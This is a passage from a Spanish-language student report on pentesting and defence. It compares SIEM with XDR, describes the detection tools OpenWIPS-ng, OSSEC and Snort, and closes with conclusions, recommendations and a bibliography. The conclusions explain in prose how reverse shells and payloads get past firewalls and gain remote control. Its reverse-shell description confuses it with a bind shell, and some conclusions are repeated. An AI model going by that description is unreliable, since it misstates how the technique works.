FUNCIONALIDAD	SIEM permite a las organizaciones recopilar registros y alertas de múltiples soluciones. Sin embargo, no incluye ningún análisis o automatización.	XDR, al incorporar EDR y elementos de MDR, forma una solución integral para una mayor detección y respuesta.
AUTOMATIZACIÓN	SIEM es pasivo e informa a través de la generación de alertas que deben ser gestionadas por personal cualificado.	XDR es capaz de implementar acciones de respuesta al obtener datos de diferentes fuentes, correlacionarlos y clasificarlos automáticamente para generar una detección a la que otorga una nota de criticidad sobre la que es posible realizar una determinada acción.
GESTIÓN	Tiene una naturaleza más abierta, por lo que requiere un importante esfuerzo de gestión para conectarlas a las fuentes de datos, correlacionar los eventos, configurar sus alertas	Está pensada para integrarse de forma más sencilla en la arquitectura de seguridad de una empresa.
ALMACENAMIENTO DE DATOS	Actúa como almacén central de datos para una empresa de seguridad como los	Accede a los datos de otras fuentes, que almacena de forma

	MSP y permite el almacenamiento a largo plazo.	temporal únicamente para su análisis.
ALCANCE	SIEM recopila datos de todas las aplicaciones, dispositivos, redes y servidores.	XDR amplía el ámbito de seguridad, integrando la protección a lo largo de una gama más amplia de productos, incluyendo los puntos de conexión, servidores, aplicaciones de la nube, correos electrónicos y más recursos de la empresa.
CAPACIDAD DE RESPUESTA	Herramienta de análisis de datos que puede proporcionar a los MSP los datos y alertas necesarias para identificar las amenazas que asedian a una organización.	Amplía las capacidades con la posibilidad de apoyar y coordinar los esfuerzos de respuesta dentro de la misma solución.

Fuente: Elaboración propia

Punto 6. Defina por lo menos 3 herramientas de detección de ataques informáticos con licencia GPL.

R/ OPENWIPS-NG: Es una herramienta de prevención de intrusos y ataques inalámbricos modular y de código abierto que se compone de 3 partes fundamentales: Sensores que capturan el tráfico inalámbrico que envían a los servidores para el análisis de los registros; Servidor que permite analizar los datos recibidos por parte de los sensores, tiene la capacidad de responder a los ataques, almacena registros y crea alertas de los ataques presentados; Interfaz GUI permite administrar el servidor y ver los registros de amenazas a la red inalámbrica almacenados en el historial.

OSSEC: Open Source HIDS SECurity es un sistema de detección de intrusiones basado en host de código abierto "HIDS", ofrece una amplia gama de características para mejorar la seguridad de sistemas operativos como Linux, OpenBSD, FreeBSD, OS X, Solaris y Windows, está diseñado

para analizar meticulosamente los registros, realizar comprobaciones de integridad, supervisar el registro de Windows, detectar rootkits y proporcionar alertas basadas en el tiempo y una respuesta activa, esto gracias a un agente de seguridad de punto final que se despliega en los sistemas supervisados y un servidor de gestión que agrega los datos recopilados por los agentes.

Las alertas y mensajes logran integrarse perfectamente con la interfaz web de ServicePilot en tiempo real mediante syslog, proporcionando a los administradores de seguridad una visión centralizada de los eventos de seguridad, simplificando el proceso de gestión y respuesta a las amenazas de seguridad.

SNORT: Sistema de Prevención de Intrusos (IPS) de código abierto más común en el mundo, trabaja mediante una serie de reglas que permiten definir las actividades maliciosas que se puedan presentar en una red, permite detener paquetes en caso de presentarse intrusiones de seguridad en la red de una organización, se puede utilizar como rastreador de paquetes como tcpdump, como registrador de paquetes, que es útil para la depuración del tráfico de red, o puede usarse como un completo sistema de prevención de intrusiones en la red.

SOCIALIZACIÓN DE INFORME TÉCNICO

Link video: https://youtu.be/wQothxLzSAM

CONCLUSIONES

En la legislación colombiana existe normatividad que regula el actuar de quienes se encargan del manejo y tratamiento de la información y datos personales tanto físicos como digitales.

Conocer y aplicar las leyes es de vital importancia en el desarrollo de las actividades profesionales para contar con una perspectiva del actuar con legalidad y ética.

Aplicar adecuadamente cada una de las etapas del pentesting permite obtener resultados reales y confiables del verdadero estado de seguridad de un sistema.

En la legislación colombiana existe normatividad que regula el actuar de quienes se encargan del manejo y tratamiento de la información y datos personales tanto físicos como digitales.

Conocer y aplicar las leyes es de vital importancia en el desarrollo de las actividades profesionales para contar con una perspectiva del actuar con legalidad y ética.

El consejo profesional nacional de ingeniería estableció un código de ética en el que se desarrollan las conductas permitidas y restringidas que sirven de referencia para analizar la conducta de un profesional.

El Shell inverso es una técnica útil para la postexplotación y el pentesting, en razón a que evita los firewalls y filtros de seguridad del tráfico que ingresa a un computador, permitiendo poner el sistema operativo del computador objetivo en modo de escucha para que el computador atacante se intente conectar con el sistema.

La realización de pruebas de intrusión en redes de datos es una práctica necesaria que permite la identificación de vulnerabilidades en los sistemas y a partir de la información recolectada tomar los correctivos necesarios en pro de mejorar la seguridad, la protección de los datos y los sistemas de frente a posibles ataques cibernéticos.

Un payload permite ejecutar instrucciones con las cuales crear un usuario en el sistema remoto, lanzar un shell disponible en un determinado puerto o lograr la conexión de control remoto por VNC en un sistema vulnerado, por lo que se convierten en una herramienta fundamental en la

identificación de vulnerabilidades y la evaluación de la efectividad de las medidas de seguridad implementadas en un sistema informático.

Dentro de las ventajas de la hardenización, se destaca la disminución de incidentes de seguridad, la mejora en el rendimiento por la disminución de los niveles de carga inútil en el sistema, la administración más simple y mayor rapidez en la identificación de problemas.

La hardenización es un proceso que permite en la mayoría de casos hacer seguimiento de los incidentes y en algunos casos identificar su origen.

El objetivo principal del Purple Team es permitir la comunicación fluida entre los equipos defensivos (Blue Team) y ofensivos (Red Team), trabajando juntos para compartir conocimientos, técnicas y lecciones aprendidas, lo que resulta en una mejora continua de la seguridad cibernética.

Purple Team asegura y maximiza la eficacia de los equipos rojo y azul integrando las tácticas de defensa y los controles del equipo azul con las amenazas y vulnerabilidades encontradas por el equipo rojo.

SIEM (Security Information and Event Management) son una solución dedicada y capaz de detectar, responder y neutralizar las amenazas informáticas.

XDR (Detección y Respuesta Extendida) es una tecnología de seguridad multicapa que protege la infraestructura de TI, la importancia radica en aspectos como la detección de amenazas, las respuestas rápidas y la recuperación de ataques.

Las herramientas de detección de ataques informáticos pueden identificar amenazas potenciales antes de que se conviertan en un problema, permitiendo a las organizaciones tomar medidas preventivas oportunamente.

Los equipos Red Team y Blue Team, realizan aportes fundamentales a las organizaciones en la labor de la identificación de vulnerabilidades que puedan presentarse en una organización y a la vez en la búsqueda de la manera de darles solución mitigando la posibilidad de ocurrencia del riesgo.

RECOMENDACIONES

Para las organizaciones es primordial contar con un conjunto de medidas que permitan estar monitoreando el sistema informático con el propósito de prevenir los ataques informáticos y las indisponibilidades en los servicios prestados.

Mantener el sistema operativo actualizado e instalar periódicamente los parches de seguridad, son unas de las actividades esenciales en procura de la seguridad informática en la organización.

Instalar software legal en sus equipos de cómputo es una buena práctica que deben acoger las organizaciones, acompañada de la implementación de una consola de administración de antivirus con la cual verificar los computadores de la red y validar las irrupciones que se puedan presentar por software malicioso, phishing, troyanos y malware que pretenda irrumpir en la organización.

Contar con personal capacitado en temas de seguridad informática que adelante las actividades de verificación y seguimiento de alertas de seguridad y amenazas informáticas que puedan materializarse y comprometer la información de una organización.

Capacitar a los funcionarios de una organización es fundamental para fortalecer el conocimiento y las condiciones de respuesta frente a la posibilidad de ocurrencia de ataques informáticos.

Monitorear y revisar continuamente en los intervalos regulares de auditoria que permitan identificar oportunamente cualquier novedad de seguridad de los sistemas operativos.

Implementar políticas de seguridad y respaldo de información que orienten a los usuarios en la forma adecuada de salvaguardar la información como medida preventiva en caso de la ocurrencia de un incidente informático.

Actualizar el software instalado en una organización a las versiones más recientes es una práctica que se debe implementar como medida preventiva en el procedimiento de seguridad informática con la finalidad de corregir las vulnerabilidades ya identificadas por los desarrolladores.

Implementar protocolos que salvaguarda de la integridad, disponibilidad, confidencialidad y autenticidad de la información es una actividad

prioritaria para las organizaciones independientemente de la actividad de realicen.

Hacer uso de herramientas de seguridad perimetral como Firewall, UTM, que permitan crear DMZ, es una práctica que favorece la seguridad de la información al segmentar equipos diferenciando los que deben tener acceso limitado a los servicios y sistemas de una organización.

Implementar política de seguridad en la que se incluya la conformación de equipos de seguridad Red team, Blue team y Purple team de manera que en el trabajo articulado logren identificar y proteger contra amenazas de manera más efectiva, simulando escenarios de amenaza y mejorando la postura de seguridad general de la organización basados en las vulnerabilidades encontradas.

BIBLIOGRAFÍA

Arroyo Guardeño, D. Gayoso Martínez, V. & Hernández Encinas, L. (2020). Ciberseguridad. Editorial CSIC Consejo Superior de Investigaciones Científicas. https://elibro-net.bibliotecavirtual.unad.edu.co/es/lc/unad/titulos/172144

Alcaldía de Bogotá. (2018). Guardianes de la información Penetration Testing. Alcaldía de Bogotá. https://bogota.gov.co/mi-ciudad/gestion-publica/estos-son-los-guardianes-de-la-informacion-de-la-alcaldia-de-bogota

Allen, Mateus. (2017). Hacking ético basado en la metodología abierta de testeo de seguridad – OSSTMM, aplicado a la rama judicial, seccional armenia. Stadium UNAD (pp. 33-40). https://stadium.unad.edu.co/preview/UNAD.php?url=/bitstream/10596/17410/1/94288061.pdf

Alvarez, Vilma. (2018). Propuesta de una metodología de pruebas de penetración orientada a riesgos. Semanticscholar. (pp. 1-26). https://pdfs.semanticscholar.org/f3be/44039e5f4c1bfced6ad23455291b2a304c77.pdf

Barría Huidobro, C. (2020). Nuevos espacios de seguridad nacional: cómo proteger la información en el ciberespacio. Editorial ebooks Patagonia - Ediciones UM. https://elibro-net.bibliotecavirtual.unad.edu.co/es/lc/unad/titulos/195463

CCN Cert. (2018). Guía de seguridad de las TIC (CCN-STIC-495) Seguridad en IPv6. CCN Cert. (pp. 10-29). https://www.ccn-cert.cni.es/pdf/guias/series-ccn-stic/guias-de-acceso-publico-ccn-stic/1617-ccn-stic-495-seguridad-en-ipv6/file.html

Cis Security. (2020). CIS Center for Internet Security. CIS Benchmarks. https://www.cisecurity.org/cis-benchmarks/

Copnia. (2015). Código de Ética para el ejercicio de la Ingeniería en general y sus profesiones afines y auxiliares. Copnia. (pp. 3-26). https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

Ciberseguridad. GUÍA COMPLETA SOBRE CONTROLES DE SEGURIDAD CIS. [Página web]. (S/F). [Consultado el 17 de septiembre de 2023].

Disponible en: https://ciberseguridad.com/herramientas/controles-seguridad-cis/#%C2%BFPor_que_funcionan

Center for Internet Security. Centro CIS para la seguridad de Internet. [Página web]. (S/F). [Consultado el 17 de septiembre de 2023]. Disponible en: https://www.cisecurity.org/

ENTER.CO. Detrás de Buggly: la historia de la fachada Andrómeda. [Página web]. (09 de diciembre de 2015). [Consultado el 19 de agosto de 2023]. Disponible en: https://www.enter.co/empresas/colombia-digital/detras-de-buggly-la-historia-de-la-fachada-andromeda/

EL ESPECTADOR. De Andrómeda a los 'hackers'. [Página web]. (17 de mayo de 2014). [Consultado el 20 de agosto de 2023]. Disponible en: https://www.elespectador.com/investigacion/de-andromeda-a-los-hackers-article-492933/

ELMUNDO.COM. Tras la fachada de Andrómeda. [Página web]. (16 de febrero de 2014). [Consultado el 20 de agosto de 2023]. Disponible en: http://www.elmundo.com/portal/pagina.general.impresion.php?idx=232177

Gaviria, Raúl. (2015). Guía práctica para pruebas de pentest basada en la metodología OSSTMM v2.1 y la guía OWASP v3.0. Repositorio Unilibre Pereira.(pp. 18-61). https://repository.unilibre.edu.co/bitstream/handle/10901/17296/GU%c3%8dA%20PR%c3%81CTICA%20PARA%20PRUEBAS.pdf?sequence=1&isAllowed=y

Guía para la Gestión y Clasificación de Incidentes de Seguridad de la Información. (2018). (p. 14 - 27). https://www.mintic.gov.co/gestionti/615/articles-5482_G21_Gestion_Incidentes.pdf

Incibe. Purple Team incrementa la efectividad del Red Team y Blue Team en SCI. [Página web]. (27 de julio de 2023). [Consultado el 18 de septiembre de 2023]. Disponible en: https://www.incibe.es/incibe-cert/blog/purple-team-incrementa-la-efectividad-del-red-team-y-blue-team-en-sci

Incibe. (2019). ¿Qué es el pentesting? Auditando la seguridad de tus sistemas. INCIBE. https://www.incibe.es/protege-tu-empresa/blog/el-pentesting-auditando-seguridad-tus-sistemas

Jimeno Muñoz, J. (2019). Derecho de daños tecnológicos, ciberseguridad e insurtech.. Dykinson. https://elibro-net.bibliotecavirtual.unad.edu.co/es/lc/unad/titulos/118410

keepcoding. Comandos de Meterpreter. [Página web]. (12 de abril de 2023). [Consultado el 07 de septiembre de 2023]. Disponible en: https://keepcoding.io/blog/comandos-de-meterpreter/#:~:text=Metepreter%20es%20un%20payload%20que,de%20la%20m%C3%A1quina%20del%20usuario

keepcoding. ¿Qué es Msfpayload?. [Página web]. (07 de octubre de 2022). [Consultado el 07 de septiembre de 2023]. Disponible en: https://keepcoding.io/blog/que-es-msfpayload/

Manageengine. ¿Qué son y cómo implementar los Controles de CIS (CIS Controls / CIS ciberseguridad)? [Página web]. (S/F). [Consultado el 16 de septiembre de 2023]. Disponible en: https://www.manageengine.com/latam/controles-de-seguridad-critica-cis.html

Mintic. (2018). Guía de aseguramiento del Protocolo IPv6. Mintic. (pp. 21-35). https://www.mintic.gov.co/gestionti/615/articles-5482_G19_Aseguramiento_protocolo.pdf

Mintic. (2018). Guía de Auditoria. Mintic. (pp. 12-19). https://www.mintic.gov.co/gestionti/615/articles-5482_G15_Auditoria.pdf

Mintic. (2018). Guía de Transición de IPv4 a IPv6 para Colombia. Mintic. (pp. 46-57). https://www.mintic.gov.co/gestionti/615/articles-5482_G20_Transicion_IPv4_IPv6.pdf

Mintic. (2009). Ley 1273 [LEY_1273_2009].Mintic. (pp. 1-4). https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1273_2009.pdf

Mintic. (2012). Ley 1581 [LEY_1581_2012]. Mintic. (pp. 1-11). https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1581_2012.pdf

Moreno, Patricio. (2015). Técnicas de detección de ataques en un sistema SIEM (Security Information and Event Management. Usfq.(pp. 31-63). http://repositorio.usfq.edu.ec/bitstream/23000/4911/1/120801.pdf

Nuclio digital school. ¿Qué es el Pentesting?. [Página web]. (S/F). [Consultado el 24 de agosto de 2023]. Disponible en: https://nuclio.school/que-es-el-pentesting/

Openwips-ng. openwips-ng [Página web]. (S/F). [Consultado el 18 de septiembre de 2023]. Disponible en: https://openwips-ng.org/

Ostec. La diferencia entre Red, Blue y Purple team. [Página web]. (20 de octubre de 2022). [Consultado el 18 de septiembre de 2023]. Disponible en: https://ostec.blog/es/aprendizaje-descubrimiento/la-diferencia-entre-red-blue-y-purple-team/#:~:text=Los%20azules%20tienen%20m%C3%A1s%20conocimientos,mecanismos%20utilizados%20en%20la%20defensa

PandaSecurity. (2018). Pentesting: Una herramienta muy valiosa para tu empresa. Panda Security Mediacenter. https://www.pandasecurity.com/spain/mediacenter/seguridad/pentesting-herramienta-empresa/

Rapid7. (2012). Metasploitable 2. (s. f.). Metasploit. https://metasploit.help.rapid7.com/docs/metasploitable-2

RAPID7. The Payload Generator. [Página web]. (S/F). [Consultado el 08 de septiembre de 2023]. Disponible en: https://docs.rapid7.com/metasploit/the-payload-generator/

Revista Seguridad. (2018). Pruebas de penetración para principiantes: Explotando una vulnerabilidad con Metasploit Framework | Revista. Seguridad. https://revista.seguridad.unam.mx/numero-19/pruebas-de-penetraci%C3%B3n-para-principiantes-explotando-una-vulnerabilidad-con-metasploit-fra

Snort. Snort: sistema de prevención y detección de intrusiones en la red. [Página web]. (S/F). [Consultado el 17 de septiembre de 2023]. Disponible en: https://www.snort.org/

Servicepilot. ¿Qué es OSSEC? [Página web]. (S/F). [Consultado el 18 de septiembre de 2023]. Disponible en:

https://www.servicepilot.com/es/integration/monitoreo-ossec/#:~:text=%C2%BFQu%C3%A9%20es%20OSSEC%3F,OS%20X%2C%20Solaris%20y%20Windows.

UNIVERSIDAD SERGIO ARBOLEDA. ANDRÓMEDA Y LA DESINSTITUCIONALIZACIÓN. [Página web]. (S/F). [Consultado el 20 de agosto de 2023]. Disponible en: https://www.usergioarboleda.edu.co/centro-de-pensamiento/andromeda-y-la-desinstitucionalizacion/

Watchguard. ¿Cuál es la diferencia entre XDR y SIEM? [Página web]. (08 de mayo de 2023). [Consultado el 18 de septiembre de 2023]. Disponible en: https://www.watchguard.com/es/wgrd-news/blog/cual-es-la-diferencia-entre-xdr-y-siem